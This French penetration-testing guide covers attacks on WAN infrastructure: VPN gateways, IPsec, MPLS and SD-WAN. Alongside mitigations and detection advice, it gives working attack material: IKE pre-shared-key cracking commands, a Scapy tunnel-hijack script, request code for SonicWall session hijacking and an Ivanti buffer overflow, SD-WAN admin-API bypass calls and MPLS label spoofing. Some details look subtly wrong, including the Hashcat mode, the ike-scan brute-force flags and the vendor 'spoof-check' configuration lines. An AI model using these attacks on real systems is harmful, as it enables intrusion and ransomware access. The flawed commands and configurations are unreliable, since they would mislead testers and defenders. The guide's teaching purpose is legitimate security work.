Tests d'intrusion WAN : VPN, IPsec, MPLS et SD-WAN

Guide de test d'intrusion WAN : analysez les VPN, IPsec, MPLS et SD-WAN, identifiez les vulnérabilités des tunnels et vérifiez la sécurité de l'infrastructure WAN.
- Publié le 2026-09-20
- Temps de lecture : 12 min
Tests d'intrusion WAN : définition, fonctionnement et méthodes de test des VPN, IPsec et SD-WAN #

Les tests d'intrusion WAN regroupent les techniques permettant d'évaluer la sécurité des connexions entre les sites d'une organisation : passerelles VPN, tunnels IPsec, équipements SD-WAN et infrastructures MPLS. L'objectif est de déterminer si ces connexions peuvent être exploitées pour obtenir un accès non autorisé au réseau interne, intercepter le trafic ou effectuer des déplacements latéraux entre les sites.
Que teste-t-on réellement lors d'un test d'intrusion WAN ?
- VPN de site à site et accès distant (IPsec, SSL/TLS)
- Négociation IKE et robustesse des clés pré-partagées
- Protocoles de tunneling (GRE, IPIP, 6in4, 4in6)
- Les périphériques SD-WAN et leur plan de contrôle
- Infrastructures MPLS
- Vulnérabilités connues dans les équipements spécifiques à certains fournisseurs (SonicWall, Ivanti, Cisco)
Ces dernières années, des vulnérabilités concrètes et à grande échelle sont apparues dans ce domaine : 4,26 millions d’hôtes ont été exposés à un détournement de tunnel via GRE/IPIP/4in6/6in4 (recherche KU Leuven/Top10VPN, CVE-2024-7595, CVE-2024-7596, CVE-2025-23018, CVE-2025-23019) ; SonicWall SSL-VPN (CVE-2024-53704) a permis le détournement de session d’un utilisateur connecté sans authentification, exploité par le groupe de ransomware Akira ; Ivanti Connect Secure (CVE-2025-22457) a permis l’exécution de commandes à distance sans authentification, exploité par le groupe APT UNC5221.
Un CVE est un identifiant standard attribué à une vulnérabilité publique (par exemple, CVE-2024-53704) : il permet de désigner de manière unique un même problème. Le catalogue KEV de la CISA est la liste officielle (gérée par l’Agence américaine de cybersécurité) des vulnérabilités exploitées lors d’attaques réelles, et non seulement théoriques. Un groupe APT (Menace persistante avancée) est un groupe d’attaquants structuré et disposant de ressources importantes, souvent lié à un État ou à une organisation criminelle ; il se distingue d’un attaquant isolé.
Avant de continuer : les concepts de base #
Si ces termes ne vous sont pas familiers, commençons par là avant d'aborder les détails techniques.
VPN : Une connexion chiffrée qui relie deux points via un réseau non sécurisé (généralement Internet), leur permettant de communiquer comme s'ils se trouvaient sur le même réseau local.
Tunnel : Le « canal » logique par lequel transitent les données VPN. Un paquet de données est encapsulé (c’est-à-dire inclus) dans un autre paquet, ce qui lui permet de traverser le réseau public et d’arriver intact à destination.
IPsec : Suite de protocoles qui chiffre et authentifie le trafic IP. C’est la norme la plus utilisée pour connecter deux sites d’une même entreprise via un VPN (VPN de site à site).
IKE (Internet Key Exchange) : Protocole utilisé par deux périphériques IPsec pour s’accorder sur le chiffrement du trafic avant d’établir le tunnel. C’est comme si deux personnes convenaient d’un code secret avant d’échanger des messages chiffrés.
Clé pré-partagée (PSK) : mot de passe communiqué à l’avance entre les deux extrémités du VPN et utilisé lors de la négociation IKE pour s’authentifier mutuellement. Si un attaquant devine ou récupère ce mot de passe, il peut usurper l’identité de l’une des deux extrémités du tunnel.
NAT-T (NAT Traversal) : Une technique qui permet au trafic IPsec de traverser avec succès un périphérique NAT (par exemple, un routeur domestique qui traduit les adresses IP), chose que l'IPsec « pur » seul ne gérerait pas correctement.
MPLS : Technique de routage utilisée par les grands opérateurs de réseaux. Au lieu de déterminer l’itinéraire d’un paquet en fonction de son adresse IP de destination à chaque étape (comme le fait le routage IP traditionnel), les routeurs échangent des « étiquettes » numériques et acheminent les paquets en conséquence. Plus rapide, cette technique est cependant conçue pour fonctionner au sein de réseaux de confiance et non pour résister aux attaques.
SD-WAN : Une couche de gestion logicielle qui centralise la configuration de toutes ces connexions (VPN, MPLS, connexions Internet) à partir d'une interface unique, au lieu de configurer manuellement chaque routeur individuellement.
Plan de contrôle / plan de données : Le plan de contrôle détermine la destination du trafic (règles et décisions de routage) ; le plan de données assure le transport des paquets conformément à ces règles. Si un attaquant compromet le plan de contrôle, il peut modifier les règles de l’ensemble du réseau sans affecter directement le trafic.
Composants WAN à tester #
VPN de site à site (IPsec) : connexion permanente entre deux sites ou entre un site et le cloud. Utilise les ports 500/UDP (IKE) et 4500/UDP (encapsulation NAT-T). La négociation s'effectue via IKE, avec une clé pré-partagée (PSK) ou des certificats. Vecteurs d'attaque typiques : PSK faible, interception des négociations IKE, dégradation du chiffrement.
Les produits d'accès distant VPN (SSL/TLS) tels que Cisco AnyConnect, SonicWall SSL-VPN, Fortinet FortiClient et Ivanti Connect Secure exposent les ports 443 ou 8443, nécessitent une authentification par identifiants et proposent une authentification multifacteur (MFA) optionnelle. Les vecteurs d'attaque typiques incluent le contournement de l'authentification, le bourrage d'identifiants, le détournement de session et l'utilisation d'identifiants par défaut.
MPLS (Multiprotocol Label Switching) est un protocole de routage par étiquettes de niveau opérateur qui remplace la recherche d'adresse IP de destination. Il ne fournit pas de chiffrement natif (il s'appuie sur une couche IPsec sous-jacente si nécessaire). Vecteur d'attaque typique : usurpation d'étiquettes et injection sur les routeurs qui ne vérifient pas l'origine du paquet.
SD-WAN : orchestration centralisée du trafic WAN (Cisco Catalyst SD-WAN, Versa, Fortinet). Vecteurs d’attaque typiques : compromission du plan de contrôle, contournement des politiques, manipulation des tunnels.
Passerelles et pare-feu de périmètre : dispositifs tels que FortiGate, Palo Alto, Check Point et Cisco ASA qui délimitent la frontière entre Internet et le réseau interne. Vecteurs d’attaque typiques : contournement ou manipulation des règles.
Énumération des passerelles VPN et WAN #
Analyse de ports typique #
Utilisez Nmap pour localiser les passerelles exposées :
# IPsec (IKE)
nmap -sU -p 500 192.168.0.0/24

# IPsec NAT-T
nmap -sU -p 4500 192.168.0.0/24

# SSL-VPN (AnyConnect, SonicWall)
nmap -sV -p 443,8443 192.168.0.0/24

# OpenVPN
nmap -sU -p 1194 192.168.0.0/24

# WireGuard
nmap -sU -p 51820 192.168.0.0/24
énumération des poignées de main IKE #
ike-scan Force une négociation IKE pour découvrir les transformations prises en charge (chiffrement, hachage) et l'identité du serveur :
apt-get install ike-scan

# Aggressive mode: rivela i transform supportati
ike-scan -A 192.168.1.1

# Rilevazione IKEv2
ike-scan --ikev2 192.168.1.1
Un code de réponse 601 (SA non accepté) signifie que le serveur rejette les paramètres proposés : il s’agit d’une énumération normale, et non d’une tentative par force brute.
Notez les deux manières dont cette négociation peut se dérouler : en mode principal (plus sécurisé), les identités des deux parties restent cachées jusqu’à ce que le canal soit chiffré ; en mode agressif (plus rapide mais moins sécurisé), certaines informations, notamment un hachage dérivé de la PSK, sont échangées avant que le canal ne soit chiffré – et c’est ce hachage qu’un attaquant peut capturer et tenter de déchiffrer hors ligne, comme nous le verrons plus tard.
Empreintes digitales des fournisseurs #
# Analisi del certificato SSL
echo | openssl s_client -connect 192.168.1.1:443 2>/dev/null | openssl x509 -noout -text | grep -i "subject\|issuer\|CN="

# Header HTTP di risposta
curl -k https://192.168.1.1 -I -H "User-Agent: Mozilla"

# SNMP, se esposto
snmpwalk -v2c -c public 192.168.1.1 sysDescr.0
Les en-têtes du certificat et de la réponse révèlent souvent le fournisseur exact (Cisco ASA, SonicWall, Palo Alto, FortiGate), ce qui peut aider à orienter les recherches de CVE connues pour ce produit et cette version.
Laboratoire de test : Connexion IPsec de site à site dans GNS3 #
Pour tester le craquage de PSK et le détournement de tunnel sans toucher à un environnement de production, un laboratoire GNS3 avec deux routeurs Cisco est suffisant :
[HQ-Router] -- [Internet Cloud, zona di attacco] -- [Branch-Router]Configuration IKEv2 de base sur le routeur du siège :
crypto ikev2 proposal PROPOSAL-1
  encryption aes-cbc-256
  integrity sha256
  group 14
!
crypto ikev2 policy POLICY-1
  proposal PROPOSAL-1
!
crypto ikev2 keyring KEYRING-1
  peer 203.0.113.200
    address 203.0.113.200
    pre-shared-key 12345678
!
crypto ikev2 profile PROFILE-1
  match identity address 203.0.113.200
  authentication remote pre-share
  authentication local pre-share
  keyring local KEYRING-1
!
crypto ipsec transform-set TRANSFORM-SET esp-aes 256 esp-sha-hmac
!
crypto ipsec profile IPSEC-PROFILE
  set transform-set TRANSFORM-SET
!
interface Tunnel0
  ip address 10.0.0.1 255.255.255.0
  tunnel source 203.0.113.1
  tunnel destination 203.0.113.200
  tunnel mode ipsec ipv4
  tunnel protection ipsec profile IPSEC-PROFILE
Vérification de l'état du tunnel : show crypto session brief (attendu Status = UP). Depuis la machine attaquante située dans la zone Internet Cloud :
tcpdump -i eth0 'udp port 500 or esp' -w tunnel.pcap
ike-scan 203.0.113.200 -A
IPsec et IKE : craquage de PSK #
Capturez la poignée de main #
tcpdump -i eth0 'udp port 500 or udp port 4500' -w ike_handshake.pcapDans Wireshark, filtrez sur isakmp et recherchez l'échange IKE Phase 1 en mode agressif : c'est là que le hachage dérivé de la PSK est envoyé en clair (SKEYID_a). Pour un guide complet de l'outil, voir Wireshark
En mode principal, le hachage n'apparaît que dans le dernier message, déjà chiffré : pour l'extraire, une analyse hors ligne du fichier pcap est nécessaire.
Extraction et craquage de hachage #
# ikecrack estrae l'hash dal pcap
git clone https://github.com/ikecrack/ikecrack.git
cd ikecrack
./ikecrack -p ike_handshake.pcap -o psk_hashes.txt
# Output: $ike$<spi>$<hash_md5>

# Cracking offline con Hashcat
hashcat -m 5500 psk_hashes.txt /usr/share/wordlists/rockyou.txt
Guide complet de l'outil : Hashcat.
Force brute en ligne en mode agressif #
ike-scan -A 192.168.1.1 --pskcrack --wordlist=/path/to/psk_common.txtOu avec Metasploit :
use auxiliary/scanner/ipsec/ike_scan
set RHOSTS 192.168.1.1
set WORDLIST /path/to/wordlist.txt
exploit
Vérification du mot de passe trouvé #
ike-scan -A -P 192.168.1.1 --pskcrack-key="password_trovata"Si la connexion est établie sans délai d'attente, la clé pré-partagée (PSK) est correcte.
Détournement de tunnel : CVE-2024-7595/7596 et vulnérabilités associées #
En 2025, une étude menée par KU Leuven/Top10VPN a documenté une famille de vulnérabilités affectant les protocoles de tunnelage sans vérification de l'expéditeur :
- CVE-2024-7595GRE et GRE6 (RFC 2784), sans vérification de l'expéditeur
- CVE-2024-7596Encapsulation UDP générique (GUE), sans vérification de l'expéditeur
- CVE-2025-23018IPv4 dans IPv6 et IPv6 dans IPv6 (RFC 2473), sans vérification de l'expéditeur
- CVE-2025-23019IPv6 dans IPv4 (6in4), sans vérification de l'expéditeur
GRE et IPIP sont des protocoles d'encapsulation : ils prennent un paquet IP et l'encapsulent dans un autre paquet IP, un peu comme on met une lettre dans une enveloppe plus grande pour l'envoyer par la poste. Le destinataire de cette enveloppe (l'hôte du tunnel) l'ouvre, examine son contenu (le paquet d'origine) et le transmet à sa destination finale indiquée sur l'enveloppe intérieure.
Le problème sous-jacent : certains hôtes ouvrent l’« enveloppe » et transmettent son contenu sans vérifier si elle provient bien de l’expéditeur prévu. Un attaquant peut alors créer une enveloppe contenant un paquet avec une adresse IP d’expéditeur aléatoire ( usurpation d’adresse IP , c’est-à-dire falsification de l’adresse de l’expéditeur). L’hôte l’ouvre malgré tout et transmet le paquet interne comme s’il provenait du faux expéditeur. Il s’agit d’un mécanisme permettant de masquer la véritable origine du trafic, et non d’un moyen d’accéder directement au réseau interne de la cible.
Le même principe de base — un service qui fait aveuglément confiance à une destination spécifiée par le client, sans la vérifier — sous-tend également une technique beaucoup plus ancienne sur un protocole différent : le rebond FTP.
L'étude a estimé à environ 4,26 millions le nombre d'hôtes exposés (VPN, routeurs FAI, routeurs centraux, passerelles de réseaux mobiles, certains nœuds CDN), principalement concentrés sur les réseaux de quelques grands FAI.
Test pratique avec Scapy #
from scapy.all import IP, ICMP, send, conf

def tunnel_hijack(tunnel_endpoint, victim_ip, target_ip, num_packets=10):
    """
    Invia pacchetti IPIP con IP interno spoofato verso un host che
    incapsula/decapsula senza verificare il mittente (CVE-2024-7595/7596).
    Da usare esclusivamente su lab o target per cui si dispone di autorizzazione esplicita.
    """
    conf.iface = "eth0"
    for i in range(num_packets):
        inner_pkt = IP(src=victim_ip, dst=target_ip) / ICMP(type=8, code=0)
        outer_pkt = IP(src=victim_ip, dst=tunnel_endpoint, proto=4) / inner_pkt  # proto=4: IPIP
        send(outer_pkt, verbose=False)

if __name__ == '__main__':
    import sys
    tunnel_hijack(sys.argv[1], sys.argv[2], sys.argv[3],
int(sys.argv[4]) if len(sys.argv) > 4 else 10)python3 ipip_hijack.py 203.0.113.1 203.0.113.50 8.8.8.8 10
# Verifica: la risposta ICMP dovrebbe arrivare da 203.0.113.50,
# ma inviata di fatto dal router del tunnel
tcpdump -i eth0 'src 8.8.8.8 and dst 203.0.113.50'Atténuation #
! Cisco ASA
access-list DENY_TUNNELS deny ipip any any
access-list DENY_TUNNELS deny gre any any
access-list DENY_TUNNELS deny 6in4 any any
access-list DENY_TUNNELS deny 4in6 any any
Le filtrage d'entrée selon la RFC 2827 (blocage des paquets avec une adresse IP source invraisemblable sur une interface donnée) atténue ce type de problème à la racine.
Vulnérabilités connues des passerelles VPN et du SD-WAN #
SonicWall SSL-VPN — CVE-2024-53704 #
Affecte les séries TZ, NSa, NSsp et NSv sous SonicOS 7.1.x (versions antérieures à 7.1.3-7015/7.1.2-7020) et 8.0.0 (versions antérieures à 8.0.0-8037). N'affecte pas les modèles SMA100/SMA1000. Ajoutée au catalogue KEV de la CISA en février 2025, cette vulnérabilité a été exploitée par le groupe de ransomware Akira.
Il s'agit d'un cas de détournement de session: prendre le contrôle de la session authentifiée d'un autre utilisateur (le « cookie » utilisé par le site pour le reconnaître comme connecté), sans connaître son nom d'utilisateur ni son mot de passe. Dans ce cas, la fonction qui valide le cookie de session (getSslvpnSessionFromCookie) ne vérifie pas correctement un cookie base64 personnalisé, ce qui permet d'obtenir une session SSL-VPN valide sans authentification :
import requests, urllib3
urllib3.disable_warnings()

target = "https://192.168.1.1"
session_cookie = "TOKEN_DI_SESSIONE_OTTENUTO"  # da test autorizzato

headers = {"Cookie": f"swap={session_cookie}"}
r = requests.get(f"{target}/cgi-bin/sslvpnclient?launchplatform=1",
                 headers=headers, verify=False, allow_redirects=False)

if r.status_code == 302 or "sessid=" in r.headers.get("Set-Cookie", ""):
    print("[+] Sessione ottenuta:", r.headers.get("Set-Cookie"))
Une connexion réussie expose les favoris Virtual Office, la configuration NetExtender et potentiellement un tunnel VPN vers le réseau interne. Indicateur de journalisation SonicWall : "SSL VPN Session - User [NAME]: Reuse SSLVPN session for no.".
Solution : Mettez à jour SonicOS vers la version 7.1.3-7015, 7.1.2-7020 ou 8.0.0-8037 (ou une version ultérieure). Si la mise à jour est impossible immédiatement, désactivez temporairement le VPN SSL sur les interfaces exposées à Internet.
Ivanti Connect Secure — CVE-2025-22457 #
Affecte les versions d'Ivanti Connect Secure jusqu'à la version 22.7R2.5, Policy Secure et les passerelles ZTA. La cause est une débordement de tamponUne erreur de programmation consiste à écrire plus de données que prévu dans une zone mémoire de taille fixe, écrasant ainsi les données adjacentes. Dans certains cas, cela permet à un attaquant de détourner le programme et d'y exécuter du code spécifique. Ici, l'élément déclencheur est un en-tête HTTP. X-Forwarded-For construit avec art, trop long par rapport à ce qu'attend le serveur, ce qui conduit à RCE (exécution de code à distance)La possibilité d'exécuter à distance des commandes arbitraires sur le serveur sans authentification. Ajoutée au catalogue KEV de la CISA en avril 2025 ; activement exploitée par le groupe APT UNC5221, qui distribue les logiciels malveillants TRAILBLAZE (en mémoire), BRUSHFIRE (porte dérobée) et SPAWNSLOTH (falsification des journaux).
Vérification indicative des vulnérabilités (peut entraîner une instabilité du service cible, à effectuer uniquement dans un environnement autorisé) :
curl -k https://192.168.1.1/dana-na/setup/psaldownload.cgi \
  -H "X-Forwarded-For: $(python3 -c 'print("A"*2048)')"
Un plantage de processus web est le signe d'une vulnérabilité, qui doit être confirmée avec l'outil officiel Ivanti Integrity Checker Tool (ICT) plutôt que de se fier uniquement à ce test.
Solution : Mettez à jour Connect Secure vers la version 22.7R2.6 ou ultérieure. En cas de compromission, effectuez une réinitialisation d’usine, une réinstallation complète du système et révoquez tous les certificats et identifiants concernés.
Cisco Catalyst SD-WAN — CVE-2026-20127 #
Une fonction de contournement d'authentification sur Cisco SD-WAN vEdge 20.13.0 vous permet d'accéder aux API d'administration sans fournir d'identifiants valides — en clair, un port qui devrait demander un mot de passe mais qui, dans certaines conditions, ne le fait pas :
curl -k https://192.168.1.1:8443/api/system/settings -X GET
# Una risposta JSON invece di un 401 conferma il bypass
Un accès réussi permet à l'attaquant de modifier les politiques de routage, de créer des utilisateurs administrateurs ou de désactiver le chiffrement du tunnel, ce qui peut potentiellement rediriger le trafic vers un hôte contrôlé par l'attaquant :
curl -k https://192.168.1.1:8443/api/config/devices/vdaemon/vpn/interface \
  -X POST \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"vpnName": "vpn-100-test", "destination": "192.168.1.50", "gateway": "192.168.1.1", "enable": true}'
Solution : Mettez à jour vers la version correcte conformément à l’avis de Cisco concernant le produit concerné.
Tests de résilience des tunnels IPsec #
Outre le craquage PSK, il convient de vérifier, par une évaluation autorisée, comment le tunnel réagit à un trafic anormal :
# Volume di traffico dentro il tunnel: il gateway deve reggere senza drop anomali
hping3 --syn -p 80 -i u10000 10.0.0.2 --bind <ip-locale-del-tunnel>

# Replay attack: si cattura un pacchetto cifrato già transitato e lo si
# reinvia identico, per vedere se il gateway lo accetta una seconda volta.
# Un tunnel configurato bene deve scartarlo (protezione "anti-replay")
tcpdump -i esp0 -w tunnel_attack.pcap

# Frammentazione: pacchetti più grandi della MTU del tunnel devono
# essere gestiti correttamente
ping -s 1400 10.0.0.2
MPLS : usurpation d’étiquettes #
Comme expliqué précédemment, le protocole MPLS achemine les paquets à l'aide d'étiquettes numériques plutôt que d'adresses IP. Le routeur effectuant ce routage est appelé routeur de commutation d'étiquettes (LSR) . Son rôle à chaque saut est simple : il examine l'étiquette entrante, la remplace par une nouvelle (opération appelée échange d'étiquettes ) et transmet le paquet à l'interface correspondante, sans nécessairement vérifier si l'étiquette d'origine est bien celle attendue. Si un attaquant ayant accès au réseau MPLS envoie un paquet avec une étiquette incorrecte, un LSR non contrôlé le transmettra comme s'il s'agissait d'un trafic légitime, permettant potentiellement la redirection ou l'interception de données.
from scapy.all import Ether, MPLS, IP, ICMP, sendp

mpls_hdr = MPLS(label=900, cos=0, s=1, ttl=64)
payload = IP(src="10.0.0.5", dst="10.0.0.10") / ICMP()
pkt = Ether() / mpls_hdr / payload

sendp(pkt, iface="eth0")
Remarque : Ce type d’attaque nécessite généralement un accès direct au réseau MPLS ; autrement dit, l’attaquant doit déjà se trouver à un point du réseau à partir duquel il peut envoyer du trafic vers ces routeurs (accès physique ou routeur compromis). Par conséquent, il ne s’agit pas d’une attaque pouvant être lancée à distance depuis Internet, contrairement aux vulnérabilités des passerelles VPN évoquées précédemment.
Mesure d'atténuation : Activer la vérification des étiquettes entrantes sur l'interface prévue.
! Cisco IOS-XE
mpls ldp igp sync mpls ldp sync spoof-check

! Juniper Junos
set protocols mpls label-switched-path <lsp> spoof-check
Comment détecter ces attaques #
- Négociations IKE avec des transformations inhabituelles ou des tentatives de renégociation répétées avec le même pair
- Paquets de tunnel entrants (GRE/IPIP) provenant d'un expéditeur autre que le pair de tunnel attendu
- Journal VPN indiquant une réutilisation anormale des jetons de session
- Plantages répétés du processus VPN/passerelle (indicateur possible de tentatives d'exploitation)
- Paquets MPLS avec des étiquettes incohérentes avec l'interface de réception
- Alertes concernant les appels API d'administration non authentifiés vers les périphériques SD-WAN
Accéssoires #
Énumération et exploitation des VPN: ike-scan, ikecrack, modules Metasploit (auxiliary/scanner/ipsec/ike_scan et autres notes spécifiques aux CVE), Suite Burp
pour la partie web du VPN SSL, Shodan
pour la découverte des passerelles exposées.
Création et analyse de paquets : Scapy pour la construction de paquets IPIP/GRE/MPLS/IKE personnalisés, Wireshark pour l’analyse de protocole, tcpdump pour la capture, Hashcat pour le craquage accéléré par GPU.
Simulation réseau : GNS3 pour simuler les routeurs Cisco et les ASA, StrongSwan comme implémentation IPsec de référence pour les tests.
Des cas réels documentés #
Attaque par rançongiciel via compromission de VPN (Groupe Akira, 2025) : Accès initial via la vulnérabilité CVE-2024-53704 sur un pare-feu SonicWall, déplacement latéral au sein du réseau local une fois infiltré (voir « pivotement » pour plus d’informations sur cette phase), chiffrement des serveurs critiques. Des dizaines d’entreprises ont été touchées, le préjudice total étant estimé à plus de 200 millions de dollars, ce qui confirme que la passerelle VPN demeure l’un des points d’entrée les plus critiques dans une infrastructure d’entreprise.
Exploitation abusive des tunnels vulnérables à l'échelle d'Internet (2025) : En exploitant les hôtes exposés aux vulnérabilités CVE-2024-7595/7596 et aux vulnérabilités connexes, le trafic avec des adresses IP sources usurpées pourrait être transmis à travers l'infrastructure des FAI et des CDN, compliquant l'attribution du trafic malveillant.
Liste de contrôle opérationnelle #
- Analyser les ports VPN typiques (500, 4500, 443, 8443)
- Listes des transformations IKE prises en charge
- Vérifiez si le serveur accepte le mode agressif (hachage PSK en clair).
- Si possible, capturez et essayez de déchiffrer la clé PSK hors ligne.
- Vérifier la présence de vulnérabilités CVE connues sur les passerelles VPN/SD-WAN identifiées (SonicWall, Ivanti, Cisco et autres, sur la base de l'empreinte numérique).
- Testez la résistance du tunnel à un trafic anormal et rejouez la scène
- Vérifiez la fonction de vérification d'usurpation d'identité sur les routeurs MPLS, si elle est présente.
- Document inchangé, identifiants par défaut
QFP #
Qu'est-ce qu'un test d'intrusion WAN ? Il s'agit de l'évaluation de la sécurité des connexions entre les sites d'une organisation : VPN, tunnels IPsec, SD-WAN et infrastructure MPLS.
Comment tester un VPN IPsec ? En énumérant les ports pris en charge et les transformations IKE, en vérifiant si le serveur accepte le mode agressif (qui expose le hachage PSK) et, si autorisé, en tentant de casser hors ligne le PSK capturé.
Quels ports IPsec utilise-t-il ? Le port 500/UDP pour IKE et le port 4500/UDP pour l’encapsulation NAT-T.
Qu'est-ce que le détournement de tunnel ? Il s'agit de l'exploitation des protocoles de tunnelage (GRE, IPIP, 6in4, 4in6) qui ne vérifient pas l'expéditeur des paquets encapsulés, permettant ainsi au trafic avec une adresse IP source usurpée de transiter par l'hôte vulnérable.
Le protocole MPLS est-il sécurisé par défaut ? Il ne propose pas de chiffrement natif et, sans vérification d'usurpation d'identité activée sur les routeurs, il est vulnérable à l'usurpation d'étiquettes. Cependant, il nécessite généralement un accès direct au réseau et ne peut être exploité directement depuis Internet.
Quelle est la différence entre IPsec, GRE et IPIP ? IPsec chiffre et authentifie le trafic. GRE et IPIP sont des protocoles d’encapsulation sans chiffrement natif : ils transportent des paquets d’un protocole au sein d’un autre et sont précisément les protocoles impliqués dans les vulnérabilités de détournement de tunnel décrites précédemment.
Un VPN doit-il être exposé à Internet ? C’est souvent nécessaire pour l’accès à distance, mais il convient de le combiner, dans la mesure du possible, avec des restrictions d’adresse IP, l’authentification multifacteur obligatoire, des restrictions sur les tentatives d’authentification et la mise à jour rapide des correctifs CVE connus.
Recommandations de durcissement #
- IPsec de site à site : IKEv2, AES-GCM, groupe DH 14 ou supérieur, PSK aléatoire long (plus de 20 caractères)
- Accès distant VPN : TLS 1.3, authentification multifacteur requise, de préférence avec un jeton matériel
- SD-WAN : TLS sur le plan de contrôle, vérification des politiques, surveillance des modifications
- MPLS : Contrôle d’usurpation d’identité actif sur tous les LSR, filtrage des protocoles de tunnelage non autorisés
- Passerelle VPN : Corrections rapides des failles critiques, comptes par défaut désactivés
- Surveillance : alertes en cas de négociations IKE anormales et de déconnexions VPN suspectes.
Ressources externes #
- Recherche sur les vulnérabilités du protocole de tunnelage Top10VPN Détails sur les recherches de KU Leuven et les CVE de détournement de tunnel
- Catalogue des vulnérabilités exploitées connues (CISA) Liste officielle des vulnérabilités activement exploitées, y compris celles citées dans cet article.
- RFC 4379 – Ping/Traceroute MPLS LSP Référence pour le diagnostic et la vérification des étiquettes MPLS
- RFC 7539 – ChaCha20-Poly1305 : chiffrement moderne utilisé dans plusieurs implémentations de VPN
- Scapy – Documentation officielle : référence pour les packages de fabrication utilisés dans les exemples
- Hackzine – Attaque d'IPsec IKE avec une clé pré-partagée non sécurisée : Guide pratique pour le craquage de PSK en mode agressif
- Route Zero – Aide-mémoire IKE pour les testeurs d'intrusion Guide de référence rapide des commandes pour l'identification et l'attaque des points de terminaison IKE